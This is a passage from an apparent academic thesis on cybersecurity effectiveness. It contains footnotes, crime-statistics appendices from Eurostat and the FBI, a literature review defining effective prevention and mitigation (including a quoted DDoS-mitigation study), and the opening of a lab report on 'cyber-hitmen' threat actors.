¹⁶⁶ More details of it at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#yksipuolisuus](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#yksipuolisuus) (visited 8th of April, 2018).

¹⁶⁷ More details of Ceteris paribus at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ceterisparibus](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ceterisparibus) (visited 8th of April, 2018).

¹⁶⁸ Ibid.

¹⁶⁹ More details of Ad Hoc at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#adhoc](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#adhoc) (visited 8th of April, 2018).

¹⁷⁰ More details of Hasty Generalization (Oversimplification) at [www: http://my.ilstu.edu/~jecox/FOI%20Materials/Logical%20Fallacies%20Definitions%20and%20Examples.htm](http://my.ilstu.edu/~jecox/FOI%20Materials/Logical%20Fallacies%20Definitions%20and%20Examples.htm) and <https://www.logicallyfallacious.com/tools/lp/Bo/LogicalFallacies/91/Oversimplified-Cause-Fallacy> (visited 8th of April, 2018).

¹⁷¹ Effective means that the abstract solution truly works as it claims based on scientific evidence and study.

¹⁷² More details of Ad Populum at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#adpopulum](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#adpopulum) (visited 8th of April, 2018).

¹⁷³ More details at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#posthocergopropterhoc](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#posthocergopropterhoc) (visited 8th of April, 2018).

¹⁷⁴ More details at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#abduktiivinen](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#abduktiivinen) (visited 8th of April, 2018).

research to conduct study has to be done precisely, otherwise if definitions are defined poorly and loose, the meaning of the definitions chance and study becomes pseudoscientific, which is called as *equivocation & ambiguity*¹⁷⁵ and in addition, the connection of axioms of the definitions must be studied, otherwise the argument becomes false because it is not clear or proofed does they have connection actually objects of the reality, Non sequitur.¹⁷⁶

Nevertheless, these French lines of good and bad are just aspects of something abstract and in addition, either way they are emotional and opinions of the man. If something is bad, why the Universe allows these bad things to happened, even though the man can feel it as a bad and if it is truly bad why environment of the Universe allows it to occur? The Universe allows the man write to paper or think things, which can be seen absurd or being absurd without his or her knowledge and then just belief that this abstract thing of x which is element of Y is a positive feature, effective feature and others elements are weakness. This creates situation, where based on the man own intuition what he or she feels to be effective or non-effective, could be in fact both cases are false or uncertain or true or something else. These metrics of French lines of good and bad or benefits and weakness are therefore, not base of a proof to justify some cybersecurity solutions or unjustified usage of them. The man cannot currently claim that what are absolute truths of the Universe and are something based on his or her own intuition a really effective by just using French lines as a method. The Universe seems allow as feature bad and good things to occur and this suggested that bad and good things and inefficiency and efficiency and succeeds and failures based on the man own intuitive point of view are just in his or her head and not necessarily a truth, but rather than a feature of the Universe and diving by French lines for example inefficiency and efficiency cybersecurity solutions are not base of a proof, because Universe allows the man belief a false premises and an absurd conclusion, which do not have nothing to do with reality on effective cybersecurity or inefficiency cybersecurity.

4 Statistical Analyse and Conclusion

Frankly, the review of the databases and review of two definitions of effective prevention and effective migration in cybersecurity did results that there very little reliable statics available of cybercrimes and minimal amount research has been done with definitions of effective prevention and effective migration in cybersecurity. The researchers have concluded that reliable statistics of cybercrimes are lacking and reliable metrics are lacking to measure cybersecurity effectiveness and ineffectiveness. The statistics of cybercrimes have reliability issue, because victims of crimes do not always report that they have been victimised by cyber perpetrators, which make a reliability issue to cybercrime statistics of police departments.

Based on following founding's, it makes currently impossible to conduct reliable and valid statistical analyse how well cybersecurity has succeed on its mission to effectively prevent cybercrimes and effectively mitigate cybercrimes and has for example development of technology effect positive in prevention and mitigation of cybercrimes. Therefore, statistical analyse cannot be done, because validity of premises and lack of premises will cause a problem of soundness of the study. This study is unable to answer the hypothesis that how well,

¹⁷⁵ More details of *equivocation & ambiguity* at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ekvivokaatio](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#ekvivokaatio) (visited 8th of April, 2018).

¹⁷⁶ More details of *Non sequitur* at [www: http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#nonsequitur](http://www.helsinki.fi/kognitiotiede/kurssit/salaiset_kansiot/tps/cog121_iii.htm#nonsequitur) (visited 8th of April, 2018).

have cybersecurity succeed on its mission to effectively prevent and effectively mitigate cybercrimes.

5 Discussion

It was surprising to discover that there was very little amount statistics available of cybercrimes and those statistics have reliability issues. In addition, it is shocking to discover that even statistical analyse is not enough to assess effectivity of cybersecurity on crime prevention and proper metrics are lacking in science of security were cybersecurity has connections. The scientist are lacking proper and reliable metric for measuring effectivity and impacts of cybersecurity, but the professional industry is claiming that they can do it [8], [9]? The question is, how credible are those methods, what professional industry is using to justify their cybersecurity work effectivity, even though scientist are lacking reliable and proper methods to measure cybersecurity in scientific terms?

6 References

- [1] J. Seppänen, “Filosofian suhde tieteeseen ja uskontoon,” 2018. [Online]. Available: <http://www.kolumbus.fi/juha.seppanen/jssivut/fi/johfil1.htm>.
- [2] J. Heinonen, A. Keinänen, and J. Paasonen, “Luettavuus,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2013, pp. 92–93.
- [3] J. Kangasaho, J. Mäkinen, J. Oikkonen, J. Paasonen, M. Salmela, and J. Tahvanainen, “Matemaattinen todistus,” in *Pitkä Matematiikka - Lukuteoria ja Logiikka*, Helsinki: WSOY ltd, 2008, pp. 77–78.
- [4] J. Heinonen, A. Keinänen, and J. Paasonen, “Vaikutuksen määrittely,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, pp. 108–109.
- [5] H. Salminen and J. Väänänen, “Päätely predikaattilogiikassa,” in *Johdatus logiikkaan*, Helsinki: Gummerus Kirjapaino ltd, 2002, p. 95.
- [6] J. Heinonen, A. Keinänen, and J. Paasonen, “Kriminologia tutkimusalana,” in *Turvallisuustutkimuksen tekeminen*, Helsinki: Tietosanoma ltd, 2014, p. 122.
- [7] A. Kaur, “Maslow’s Need Hierarchy Theory: Applications and Criticisms,” *Glob. J. Manag. Bus. Stud.*, vol. 3, no. 10, pp. 1061–1064, 2013.
- [8] T. Olavsrud, “How to measure cybersecurity effectiveness — before it’s too late,” 2017. [Online]. Available: <https://www.cio.com/article/3221426/security/how-to-measure-cybersecurity-effectiveness-before-it-s-too-late.html>.
- [9] B. Metivier, “Measuring the Effectiveness of your Cybersecurity Program,” 2017. [Online]. Available: <https://www.sagedatasecurity.com/blog/measuring-the-effectiveness-of-your-cybersecurity-program>.

Appendixes

Appendix 1 – The Results of Eurostats	132
Appendix 2 – The Results of FBI Database	133
Appendix 3 – The results of Google Scholar	134
Appendix 4 – Europol’s Database Review	135
Appendix 5 – Literature Review of the Definitions	136

Appendix 1 - The Results of Eurostats

Recorded offences by offence category - police data
 Last update: 16-05-2017
 Table Customization [show](#)

TIME + GEO

Unit of measure: Per hundred thousand inhabitants

	2008	2009	2010	2011	2012	2013	2014	2015
Belgium	1.90	1.76	1.74	1.95	1.85	1.84	1.86	1.96
Bulgaria	2.29	2.01	1.99	1.74	1.92	1.50	1.60	1.79
Czech Republic	1.09	1.01	1.00	0.79	0.90	0.87	0.80	0.80
Denmark	0.99	0.85	0.89	0.88	0.77	0.73	1.05	0.81
Germany (until 1990 former territories)	0.80	0.88	0.85	0.86	0.77	0.77	0.80	0.81
Estonia	6.28	5.24	5.25	4.89	4.75	3.94	3.12	3.19
Ireland	2.00	1.95	1.96	1.44	1.72	1.81	1.74	1.32
Greece	1.24	1.29	1.58	1.65	1.49	1.28	0.96	0.79
Spain	0.89	0.89	0.86	0.82	0.78	0.65	0.69	0.65
France	1.60	1.27	1.23	1.32	1.20	1.18	1.20	1.53
Croatia	1.65	1.14	1.44	1.14	1.19	1.08	0.85	0.88
Italy	1.05	1.00	0.89	0.93	0.89	0.84	0.78	0.77
Cyprus	1.16	2.38	0.85	0.95	2.20	1.27		
Latvia	4.52	4.99	3.30	3.33	4.74	3.41		
Lithuania	8.90	7.54	6.33	6.19	6.03	5.79		
Luxembourg	1.45	1.01	1.59	0.78	0.57	0.19		
Hungary	1.46	1.39	1.33	1.42	1.14	1.39		
Malta	1.47	0.97	0.97	0.72	2.39	1.42		
Netherlands	0.91	0.93	0.87	0.86	0.87	0.74		
Austria	0.70	0.61	0.73	0.96	1.05	0.73	0.47	0.49
Poland	1.21	1.29	1.15	1.18	0.99	0.78	0.74	0.75
Portugal	1.17	1.23	1.17	1.08	1.16	1.37	0.88	0.96
Romania	2.28	1.94	1.88	1.56	1.88	1.68	1.49	1.46
Slovenia	0.55	0.64	0.54	0.83	0.68	0.58	0.82	0.97
Slovakia	1.75	1.56	1.65	1.78	1.39	1.44	1.33	0.89
Finland	2.51	2.25	2.22	2.05	1.63	1.66	1.63	1.61
Sweden	0.89	1.00	0.97	0.86	0.72	0.91	0.90	1.15
England and Wales	1.17	1.08	1.14	0.94	0.97	0.92	0.91	
Scotland	1.83	1.61	1.91	1.76	1.19	1.15	1.11	
Northern Ireland (UK)	1.36	1.62	1.28	1.27	1.15	1.09	0.93	1.25
Iceland	0.00	0.31	0.63	0.94	0.31	0.31	0.31	0.91
Liechtenstein	2.83	0.00	2.79	0.00	0.00	0.00	2.69	0.00
Norway	0.72	0.60	0.60	2.26	0.54	0.91	0.57	
Switzerland	0.71	0.66	0.68	0.58	0.57	0.71	0.50	0.69
Montenegro	3.57	1.62	2.10	3.07	2.42	1.45	3.06	2.73
Former Yugoslav Republic of Macedonia	1.71	1.71	1.90	1.31	1.36	0.97	1.21	
Albania	2.78	2.57		4.38				
Serbia	1.74	1.85	1.56	1.57	1.44	1.82	1.58	1.28
Turkey		2.92	2.43	2.29	2.42			
Bosnia and Herzegovina	1.72	1.74	1.40	1.27	1.56			
Kosovo (under United Nations administration)	5.25	3.35	4.80	3.46				

Recorded offences by offence category - police data [crim_off_cat]
 Last update: 16-05-2017

Interactive extraction size limit: 750000
 Current extraction size: 3936
 Dimension selection: 6/13

Update

GEO ICCS TIME UNIT

View
 Sorting: Sort Ascending Sort Descending Sort Protocol Order
 Show: Codes Labels Both

Filtering
 Filtering type: Text Code range Pattern
 Search in: Codes Labels Both

Search Show all

Select all	Code	Label
<input checked="" type="checkbox"/>	ICCS0101	Intentional homicide
<input type="checkbox"/>	ICCS0102	Attempted intentional homicide
<input checked="" type="checkbox"/>	ICCS02011	Assault
<input type="checkbox"/>	ICCS020221	Kidnapping
<input checked="" type="checkbox"/>	ICCS0301	Sexual violence
<input checked="" type="checkbox"/>	ICCS03011	Rape
<input checked="" type="checkbox"/>	ICCS03012	Sexual assault
<input type="checkbox"/>	ICCS0401	Robbery
<input type="checkbox"/>	ICCS0501	Burglary
<input type="checkbox"/>	ICCS05012	Burglary of private residential premises
<input checked="" type="checkbox"/>	ICCS0502	Theft
<input checked="" type="checkbox"/>	ICCS050211	Theft of a motorized land vehicle
<input type="checkbox"/>	ICCS0601	Unlawful acts involving controlled drugs or precursors

Appendix 2 – The Results of FBI Database

January to June 2016–2017 Percent Change by Population Group												
Data Declaration Download Excel												
Population group	Number of agencies	Population	Violent crime	Murder	Rape ¹	Robbery	Aggravated assault	Property crime	Burglary	Larceny-theft	Motor vehicle theft	Arson
Total	13,033	257,296,878	-0.8	+1.5	-2.4	-2.2	-0.1	-2.9	-6.1	-3.0	+4.1	-3.5
Cities:												
1,000,000 and over	9	23,737,818	-3.3	-1.9	-0.1	-4.4	-3.2	+0.5	-0.7	+0.2	+3.4	-1.7
500,000 to 999,999	19	13,979,973	+1.2	+18.7	-1.5	-1.6	+2.7	-0.4	+0.1	-1.3	+3.7	+4.8
250,000 to 499,999	44	15,237,459	*	+9.7	-3.8	-1.5	+1.1	+0.3	-3.2	+0.5	+4.2	+0.5
100,000 to 249,999	190	28,206,960	+0.5	+8.8	+0.6	-0.7	+0.8	-1.9	-5.1	-2.0	+3.2	-3.8
50,000 to 99,999	419	29,140,791	+0.7	-0.4	*	+1.0	+0.7	-2.8	-5.2	-3.2	+4.9	+3.1
25,000 to 49,999	735	25,391,222	+1.0	+7.6	-1.1	-1.6	+2.2	-4.2	-8.5	-4.0	+4.2	-6.1
10,000 to 24,999	1,556	24,884,843	-0.3	+4.3	+0.7	-3.6	+0.5	-5.2	-8.0	-5.4	+5.8	+3.2
Under 10,000	6,550	19,965,071	-2.9	-13.1	-7.2	-7.6	-1.0	-4.2	-7.1	-4.4	+8.5	-6.9
Counties:												
Metropolitan ²	1,580	55,879,536	-1.5	-12.9	-3.3	-2.2	-0.8	-5.4	-10.6	-4.7	+1.8	-9.2
Nonmetropolitan ³	1,931	20,873,205	-6.1	-16.2	-12.2	-13.2	-3.8	-6.9	-9.0	-8.0	+10.3	-19.4

- ¹ The figures shown in the rape column include only those reported by law enforcement agencies that used the revised Uniform Crime Reporting definition of rape. See the data declaration for further explanation.
- ² Includes crimes reported to sheriffs' departments, county police departments, and state police within Metropolitan Statistical Areas.
- ³ Includes crimes reported to sheriffs' departments, county police departments, and state police outside Metropolitan Statistical Areas.
- *Less than one-tenth of 1 percent.

Appendix 3 – The results of Google Scholar

← → ↻ 🏠 https://scholar.google.fi/scholar?as_ylo=2017&q=cybercrime+statistics&hl=fi&as_sdt=1,5&as_vis=1

☰ Google Scholar "cybercrime statistics" 🔍

📌 Artikkelit Noin 36 tulosta (0,02 sekuntia)

Mikä tahansa päiväys
Vuodesta 2018
Vuodesta 2017
Vuodesta 2014
Oma ajanjakso...

Lajittelu osuavuuden mukaan
Lajittelu pvm mukaan

hae patenteista
 sis. lainaukset

Luo ilmoitus

Cyber global warming: six steps towards meltdown
B Laing - Network Security, 2017 - Elsevier
... www.herjavecgroup.com/hackerpocalypse-cybercrime-report/. 3; Bill Laberis; '20 eye-opening cybercrime statistics' SecurityIntelligence (14 Nov 2016) Accessed Oct 2017. https://securityintelligence.com/20-eye-opening-cybercrime-statistics/. 4; Bradley Barth; ...
☆ 📄 Aiheeseen liittyviä artikkeleita

Cyber-dependent crime victimization: the same risk for everyone?
MC Bergmann, A DreiSigacker... - ... , Behavior, and Social ..., 2018 - liebertpub.com
... 1. As several **cybercrime statistics** 6,7 show, offenders who are motivated to commit a cybercrime do exist and so satisfy the first condition of the Routine Activity Approach. Furthermore, suitable targets can be personified by Internet users ...
☆ 📄 Aiheeseen liittyviä artikkeleita Kaikki 4 versiota

[HTML] Bots, cops, and corporations: on the limits of enforcement and the promise of polycentric regulation as a way to control large-scale cybercrime [HTML] springer.com
B Dupont - Crime, law and social change, 2017 - Springer
... In comparison, the Crime Survey estimates that during the same period the total number of offenses against households and adults in the country reached 6.5 million. If **cybercrime statistics** were added to that data, the volume of crimes would double overnight ...
☆ 📄 Viittausten määrä 4 Aiheeseen liittyviä artikkeleita Kaikki 3 versiota

[HTML] Assessing the trends, scale and nature of economic cybercrimes: overview and Issues [HTML] springer.com
M Levi - Crime, Law and Social Change, 2017 - Springer
... The response to these criticisms in England and Wales has been an acceleration of attempts by the Office of National Statistics (ONS) and by the Home Office to improve fraud and **cybercrime statistics**, adding them to both official crime statistics and crime surveys against ...
☆ 📄 Viittausten määrä 10 Aiheeseen liittyviä artikkeleita Kaikki 4 versiota

Sri Lanka's Cybercrime
S Choi, S Senarathna, G Kim - 디지털포렌식연구, 2017 - dbpia.co.kr
... Jul 2016 11 32 08 08 07 66 TOTAL 78 127 119 320 153 797 Table 1. **Cybercrime Statistics** of the Sri Lankan Police SL CERT's incident reporting stats [Table 2] shows sharp increase from 49 cases in the year 2008 to 1,469 in the year 2011 and 2,967 in the year 2015 ...
☆ 📄 Aiheeseen liittyviä artikkeleita

Behavioral Modification
J Schroeder - Advanced Persistent Training, 2017 - Springer
... Karla Jo Helms. **Cybercrime statistics** expose five industries most susceptible to phishing attacks. PR Newswire, May 2011. http://www.prnewswire.com/news-releases/cybercrime-statistics-expose-five-industries-most-susceptible-to-phishing-attacks-122436438.html ...
☆ 📄 Aiheeseen liittyviä artikkeleita

Appendix 4 – Europol’s Database Review

GENERAL TERMS: STATISTICS & DATA



NUMBER OF ITEMS FOUND: 3

Serious and Organised Crime Threat Assessment (SOCTA)	Europol Information System (EIS)	Europol Platform for Experts (EPE)

cyber

TYPE

Article/Story, Event, How-to Guide, Landing Page, Multimedia, News/Press Release, Operation, Page, Publication/Document

- Article/Story
- Event
- How-to guide
- Landing page
- Multimedia
- News/Press release
- Operation
- Page
- Publication/Document

SEARCH

Appendix 5 – Literature Review of the Definitions

Notice. Following text are from literature review document, but for validity reasons they are copied to this appendix as they are in the original document. This is done, so reader of this document can read the paramount part of the literature review.

The semantic¹⁷⁷ review to *effective prevention* (Table 1) are following.

Table 1. Literature of the keyword of *effective prevention*.

The Journal	The Authors	The Article Title
<i>Elsevier</i>	Takashi Wada, Tsutomu Fukumoto, Kyoko Ito	Relationship between the three kinds of healthy habits and the metabolic syndrome
<i>Elsevier</i>	Lenette Azzi-Lessing	Home visitation programs: Critical Issues and Future Directions
<i>The Pharmaceutical Society of Japan</i>	Haruko Yokoyama, Yuko Nakajima, Yoshikazu Yamamura, Tatsuji Iga and Yasuhiko Yamada	Investigation of Mouth Washing after Inhaled Corticosteroids in the Patients
<i>Acta Pediatrica Mex</i>	Hernández-Orozco HG1, Castañeda-Narváez JL, Lucas-Reséndiz ME, RosasRuiz A, Aparicio-Santago GL, Zárate-Castañón P, Camacho-Soto SA	Prevención de neumonía asociada a ventilación con paquete de verificación en la Unidad de Cuidados Intensivos. Estudio piloto
<i>The Scientific World Journal</i>	Ben M. F. Law1 and Daniel T. L. Shek	Process Evaluation of a Positive Youth Development Program in Hong Kong Based on Different Cohorts
<i>The Scientific World Journal</i>	Daniel T.L. Shek and Rachel C.F. Sun	Implementation Quality of a Positive Youth Development Program: Cross-Case Analyses Based on Seven Cases in Hong Kong
<i>Sage</i>	Ben M. F. Law1 and Daniel T. L. Shek	Process Evaluation of a Positive Youth Development Program: Project P.A.T.H.S
<i>acaDEmicus - inTErnationaL sciEnTific journal</i>	Elsa Toska Dobjani	Length of proceedings as standard of due process of law in the practise of the Constitutional Court of Albania
<i>The Journal of Primary Prevention</i>	Lynne A. Bond and Amy M. Carmola Hauf	Taking Stock and Putting Stock in Primary Prevention: Characteristics of Effective Programs

¹⁷⁷ The semantic review means process were definition domain content is analysed and were domain data is connected in reality or to comparison point.

<i>School Psychology Review</i>	Karen L. Bierman	Commentary: New Models for School-based Mental Health Services
<i>The Journal of Behavioral Health Services & Research</i>	Roger A. Boothroyd, Paul E. Greenbaum, Wei Wang, Krista Kutash, Robert M. Friedman,	Development of a Measure to Assess the Implementation of Children's Systems of Care: The Systems of Care Implementation Survey (SOCIS)
<i>Alcohol Research & Health</i>	Richard L. Spoth, Ph.D.; Lisa M. Schainker, Ph.D., M.P.H.; and Susanne Hiller-Sturmhöfel, Ph.D	TRANSLATING FAMILY-FOCUSED PREVENTION SCIENCE INTO PUBLIC HEALTH IMPACT ILLUSTRATIONS FROM PARTNERSHIP-BASED RESEARCH
<i>JOURNAL OF COMMUNITY PSYCHOLOGY</i>	Abraham Wandersman, E. Gil Clary, Janet Forbush, Susan G. Weinberger and Shawn M. Coyne and Jennifer L. Duffy	COMMUNITY ORGANIZING AND ADVOCACY: INCREASING THE QUALITY AND QUANTITY OF MENTORING PROGRAMS
<i>Association of Schools of Public Health</i>	Noreen Clark, Laurie Lachance, Amy Friedman Mila- novich, Shel- ley Stoll and Daniel F. Awad	Characteristics of Successful Asthma Programs
<i>American Journal of Community Psychology</i>	Irwin Sandler, Amy Ostrom, Mary Jo Bit- ner, Tim S. Ayers, Sharlene Wol- chik, and Vicki-Smith Daniels	Developing Effective Prevention Services for the Real World: A Prevention Service Development Model
<i>Am J Community Psychol</i>	Abraham Wandersman	Four Keys to Success (Theory, Implementation, Evaluation, and Resource/System Support): High Hopes and Challenges in Participation
<i>Am J Community Psychol</i>	Duncan C. Meyers, Jo- seph A. Durlak , Abraham Wandersman	The Quality Implementation Framework: A Synthesis of Critical Steps in the Implementation Process
<i>The Journal of Primary Prevention</i>	Sandra Stith, Irene Pruitt, JEMEG Dees, Michael Fronce, Narkia Green, Anurag Som,	Implementing Community-Based Prevention Programming: A Review of the Literature

	and David Linkh	
J Primary Prevent	Daniel Her- man, Sarah Conover, Alan Felix, Aman Nak- agawa, Danika Mills	Critical Time Intervention: An Empirically Supported Model for Preventing Homelessness in High Risk Groups
Curr Al- lergy Asthma Rep	Luv D. Maka- dia1 & P. Jer- vey Roper1 & Jeannette O. Andrews2 & Martha S. Tingen3	Tobacco Use and Smoke Exposure in Children: New Trends,Harm, and Strategies to Improve Health Outcomes

There are research what are effective prevention in medical field. In medical field prevention is understood as process were source which can cause problems or issues is either eliminated by some method. These layer based solutions such as protective gear are seen as effective method to prevent for example transition infections. In addition promotion and collabora- tions with support services is seen as in mental health field as preventive process. Early intervention as seen as preventive operation for example handling alcohol problems were problems to drinking are handled. As an effective prevention are seen services which work effectively. Effective prevention programs are effective, if community is ready for them, programs are maintained and develop continually, results and impacts are evaluated how they did work and effective prevention practices are evidence-based and expert opinion based and operations are optimized. Socio economic problems are prevented by taking care severe mental illness and avoiding further problems. Effective prevention are operations were harmfully substances are not allowed to effect the person.

In conclusion, *effective prevention* means based on these premises operations which are evidence-based and they are implemented in early stage to avoid further problems or total eliminating variables which can cause harm in long term or short term to assets. The effec- tive prevention programs must maintained all the time, constantly developed and they must fit to practice and they must be accepted by the audience or target group

The semantic review to *cyber security* and *mitigation effectiveness* (Table 2) are following:

Table 2. Literature of the keyword of cyber security and mitigation effectiveness.

The Journal	The Authors	The Article Title
IEEE	Thomas D uben- dorfer, Matthias Bossardt, Bernhard Plattner	Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation
MILCOM and IEEE	J. Depoy, J. Phe- lan, P. Sholander, B. Smith, G.B. Varnado and G. Wyss	RISK ASSESSMENT for PHYSICAL AND CYBER ATTACKS on CRITICAL INFRASTRUC- TURES

The results was two articles. In article of *Risk assessment for physical and cyber-attacks on critical infrastructures*¹⁷⁸ as effective mitigation are seen operations which done before the attack has impact to assets.

„In practice, mitigation can be effective if all of the following conditions apply:

- * Written procedures are established for performing the mitigation actions.*
- * Operators and maintenance personnel are trained to carry out the procedures.*
- * Any spare parts or materials required for the mitigation actions are maintained in a secure location separate from the asset location.*

The Asset Failure Mitigation effectiveness is a unit-less quantity. It is based on the time required to complete the mitigation actions (T_a) and the expected time available from detection of the failure until the CoC is inevitable (T_{ine}).“¹⁷⁹

In th article of *Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation*¹⁸⁰ there are study that effective mitigation are procedures which done in early stage, but reactive mitigation is ineffective. The proactive approach where attack type is anticipated seems to effective mitigation procedure, but it can cut out legitimate IP traffic. The researchers have come to conclusion that DDoS mitigation devices are either ineffective or even counterproductive.

„This paper shows that in the case of DDoS reflector attacks they are either ineffective or even counterproductive. Applications of our system are manifold: prevention of source address spoofing, DDoS attack mitigation, distributed firewall-like filtering, new ways of collecting traffic statistics, traceback, distributed network debugging, support for forensic analyses and many more

This section presents related work that addresses mitigation strategies against DDoS attacks. We distinguish two basic mitigation schemes, reactive and proactive, which are analysed in more detail and discussed with regard to their mitigation effectiveness and implementation complexity.

We have seen that the described reactive mitigation schemes fail to be effective against DDoS attacks in all three phases: detection, traceback and filtering. What makes

DDoS attacks so hard to come by is the fact that attack traffic generally contains spoofed source addresses. In DDoS reflector attacks this is even more complex, because the victim does not receive traffic from the DDoS agents directly, but from legitimate sources without spoofed source addresses.

More effective defence strategies are possible within the IP network. Performing ingress filtering, a single router is capable of blocking traffic from a big number of malicious nodes. In [15] the authors show that ingress filtering is already highly effective against source address spoofing even if only approximately 20% of the autonomous systems have it in place

¹⁷⁸ J. Depoy, J. Phelan, P. Sholander, B. Smith, G.B. Varnado and G. Wyss, *Risk assessment for physical and cyber attacks on critical infrastructures*, ieeexplore.ieee.org/iel5/10687/33743/01605959.pdf (Visited 10th of April, 2018).

¹⁷⁹ Ibid.

¹⁸⁰ Thomas D ubendorfer, Matthias Bossardt and Bernhard Plattner, *Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation*, <https://ieeexplore.ieee.org/document/1420254/> (Visited 10th of April, 2018).

Our analysis of earlier proposed DDoS attack mitigation systems revealed several inherent weaknesses, which impede those systems to cope with certain classes of DDoS attacks. In particular, such systems may completely cut off legitimate servers or networks under a DDoS reflector attack, thus amplifying the effects of the attack.

Our analysis of earlier proposed DDoS attack mitigation systems revealed several inherent weaknesses, which impede those systems to cope with certain classes of DDoS attacks. In particular, such systems may completely cut off legitimate servers or networks under a DDoS reflector attack, thus amplifying the effects of the attack. We proposed a new distributed traffic control system that enables ISPs to deploy new applications within the network and to safely delegate partial network control to network users. We described how such a system can be used to prevent DDoS reflector attacks, which earlier proposed DDoS attack mitigation systems failed to counteract as our analysis showed. Ultimately, our system effectively stops attack traffic close to the source. Herewith, it frees Network resources that are nowadays wasted for transporting attack traffic around the globe and that harm not only the target system but also cause collateral damage like network congestion. Many new applications, also not security related ones, will emerge once such a system is available. Leveraging acceptance by ISPs for such a system will be vital. We think that our traffic control system [26] offers many incentives for ISPs and at the same time a high level of security against misuse, which was a major concern with other approaches in the field of active and programmable networks. In a next step, we build a prototype to get first experiences with such a system¹⁸¹

In conclusion of reviewing the definition of effective mitigation and cybersecurity. Effective mitigation means procedure where decision are made precisely correct to intervention process of the attack when the attack is commenced. The mitigation becomes ineffective if it unable to stop commencing attack when it is activated and it effects to legitimate operations and becomes as counterproductive. The mitigation is not same as prevention. Mitigation is based on these two article as operation procedure where effective methods are applied to commence attack, which cause that the attack do not impact to the assets. The mitigation seems to be not produce where actually planning and preparation of the cyber-attack are intervened, it is rather than reaction to commenced attack and an effective mitigation are procedures, which cause a commenced attack not to effect the assets. The mitigation can in addition fail and then it comes ineffective or comes malicious and certainly ineffective if it stops legitimate operations and anti-proliferative legitimate operations, the mitigation becomes then as counterproductive.

¹⁸¹ Ibid

V. Appendix: Cyber-Hitmen

Lab Report of Thesis

Title of the lab: Cyber-Hitmen

Author: Mikko Luomala

165602IVCM

Instructors: Professor *Yannick Le Moullec*, Adjunct Professor *Jyri Paasonen* and Doctoral Candidate *Meelis Roos*

Abstract: This paper is review of the literatures. The review is about threat-actors and as base the previous literature review of cyberhitmen is used. The result was there is minimal amount of research of attackers competence and competence of threat actors. That was same following pattern as cyberhitmen review which came with very little amount study of it and definition of cyberhitmen is absent of knowledge what it is in scientific term. Without proper studies of competence of threat actors and attacker it is problematic measure what those actors can do and study level of security.

Table of Contents

List of Tables.....	143
1 Introduction.....	144
1.1 Contribution of the author.....	144
1.2 Philosophical aspects behind the review and reliability and validity.....	144
1.3 Research method and working hypothesis.....	144
2 Previous literature review results.....	144
3 Type of the new literature review.....	145
3.1 Keywords for the literature review and search parameters.....	145
3.2 Processing the publications.....	145
3.3 Results of the searches.....	145
3.4 Analysing the articles abstract.....	146
4 Conclusion.....	147
5 References.....	148
Appendixes.....	149
Appendix 1 – Keyword review of competence threat actor.....	150
Appendix 2 – Keyword review of attacker competence.....	151

List of Tables

Table 1. The literature search result of keyword of attacker competence and the articles has been downloaded for further assessment.	146
---	-----

1 Introduction

The purpose of this paper is study cyber-hitmen and study generally ability of the threat actors. The study is a literature review to the scope. The scope is to study based on previous researches in scientific community, what are competences of the threat actors and what is effective cyber-security.

1.1 Contribution of the author

The contribution in this paper is use previously review literature review of cyber-hitmen and use those foundation as base for threat actor ability assessment with new literature review. The contribution of this paper is therefore, data what are cyber-hitmen and what are threat actor ability to commence cyber-attacks.

1.2 Philosophical aspects behind the review and reliability and validity

The scientific studies are based philosophical base [1]. Which means that researchers must have accepted some sort of philosophical thinking to be able to conduct his or her research. Otherwise, it is impossible to do research which reliability, validity and lastly self-correction [2] if any definitions or metrics are not accepted for the research or either create reliable data which can be defined as truth which is theory to explain a phenomena. The philosophy for this research is look reality as it is and accept the results of literature reviews as the truth in current universe were man is located. The observations are collected from precisely stated objects, which are premises from the literature review and difference between intuition and meta perception from literature review will be made clear to avoid validity issues and reliability [2] in the research is guaranteed by selecting the premises from the literature review results and finally, the validity is guarantee by selecting from meta perceptions from the assessment of the literature review [2].

1.3 Research method and working hypothesis

The research method is content analysis [3] in systematic literature review. The content analysis used in other part of the study. The working hypothesis comes from the previous systematic literature, that there are no valid scientific research of cyber-hitmen what cyber-hitmen are, what are cyber-hitmen competences to conduct an attack and what this definition means in science. The working hypothesis is: *Attackers competence have studied and there are studies to say scientifically what is competence of the attackers.*

2 Previous literature review results

In 11th of September 2017 between 8th of August 2017 has been made systematic literature of definition of cyber-hitmen. The foundation portal for the review was TUT Primo [4] and this portal has access over hundred scientific databases [5], which full fills criterions for systematic literature review [6] and systematic literature review has most credible value in science [7], [8]. This systematic literature review did not give scientific answer, what cyber hitmen means and what they are and what they are doing or what they can do. There was default background that these traditional hitmen commit assassination and there some scientific studies what kind of type hitmen exit and what are hitmen ability to carry out the hit and assassination. There is British cyber-hitmen study [9] and Australian hitmen study [10] and these were the default background for the study.

